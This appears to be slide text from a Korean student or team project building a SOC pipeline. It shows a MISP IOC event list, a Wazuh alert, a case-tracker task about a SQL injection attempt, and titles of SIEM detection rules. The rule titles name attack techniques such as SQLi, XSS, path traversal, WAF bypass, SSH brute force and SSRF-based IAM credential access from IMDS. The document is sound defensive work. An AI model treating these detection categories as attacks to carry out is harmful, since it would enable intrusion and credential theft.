





SOC 파이프라인 구축: SIEM-SOAR-CTI 전체 아키텍처



SOC 파이프라인 구축: SIEM-SOAR-CTI 전체 아키텍처



SOC 파이프라인 구축: CTI 수집 서버 운영



Home Event Actions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API

Bookmarks **MISP** Woowabeav

Welcome! Last login was on Thu, 07 May 26 07:32:14 +0000

List Events

Add Event

Import from...

REST client

List Attributes

Search Attributes

View Proposals

Events with proposals

View delegation requests

View periodic summary

Export

Automation

Events

« previous 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 next »

My Events Org Events

Enter value to search

E

☐	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date
☐	✓ Krawczyk Industries Limited		✓ 3441		tlp:clear misp:event-type="observation" kill-chain:Reconnaissance misp:automation-level="unsupervised" type:OSINT, 'osint:lifetime="perpetual"	5	1	woowabeavers@gmail.com	2026-05-05
☐	✗		? 1		osint:source-type="block-or-filter-list"	1800		woowabeavers@gmail.com	2026-05-01
☐	✗		? 4		osint:source-type="block-or-filter-list"	1122		woowabeavers@gmail.com	2026-05-01
☐	✗		? 3		osint:source-type="block-or-filter-list"	397	4	woowabeavers@gmail.com	2026-05-01
☐	✓ Krawczyk Industries Limited		✓ 3439		tlp:clear misp:event-type="observation" kill-chain:Reconnaissance misp:automation-level="unsupervised" type:OSINT, 'osint:lifetime="perpetual"	14		woowabeavers@gmail.com	2026-05-04
☐	✓ Krawczyk Industries Limited		— 3437		tlp:clear malware misp:threat-level="medium-risk" misp:event-type="observation" misp:automation-level="unsupervised" type:OSINT osint:lifetime="perpetual"	2291	28	woowabeavers@gmail.com	2026-05-03

Download: Server PGP public key

Powered by MISP 2.5.37 - 2026-05-19 20:24:24



[WARNING] Wazuh Alert

Description:
Woowabeavers request volume spike from MISP IOC IP 10.0.1.196: 30 requests in 5 minutes

Level	Rule ID	Agent
10	101124	woowa-beavers-Default-string
Program	Decoder	Location
N/A	json	/var/log/woowabeavers_web_alert_test.log

Tasks


Enter a case number

default

Quick Filters

Export list

	Status	Group Task	Case
 	Waiting Created 6 days ago	default Review Wazuh alert 101043 and validate the SQL Injection attempt. Due date 6 days ago	 C #4 - [Web Attack Campaign] SQLi from MISP IOC IP Created 6 days ago



SIEM 구축: SIEM Rule

wazuh.

local_rules

Velociraptor

MISP IOC

GuardDuty

OCSF Normalizer

Redbeaver Validation Marker

EC2-5 Admin 접근

Admin URL

Check

SSRF/IMDS/IAM Role Credential 접근 탐지

SIEM 구축: SIEM Rule

wazuh.

001_web_rules

로그인 실패

회원가입 이상행위

XSS

SQLi

LFI/Path Traversal

HTTP 403/404

요청량 급증 탐지

002_edge_rules

CloudFront

ALB

AWS WAF 로그 기반 외부 공격

Edge 4xx/5xx 탐지

WAF 우회 의심

민감 경로 스캐닝

MISP IOC IP 접근

비정상 User-Agent

003_CloudTrail_rules

AWS Root 사용

IAM User/Access Key 생성

IAM Policy 변경

Security Group 변경

S3 공개 설정

CloudTrail·GuardDuty·SecurityHub 약화

Lambda 변경 탐지

SIEM 구축: SIEM Rule

wazuh.

004_order_payment_rules

RDS DB Error

DB Permission Error

위험 DDL 권한 오류

반복 DB 오류 탐지

005_host_rules

SSH 실패/Brute Force

Root 로그인

권한 상승

신규 계정 생성

sudo 그룹 추가

SSH 설정 변경

IOC IP Outbound 탐지

중요 파일 변경

Agent 중단

서비스 중단

006_Ops_rules

서비스 5xx

지연시간

ALB Target Health

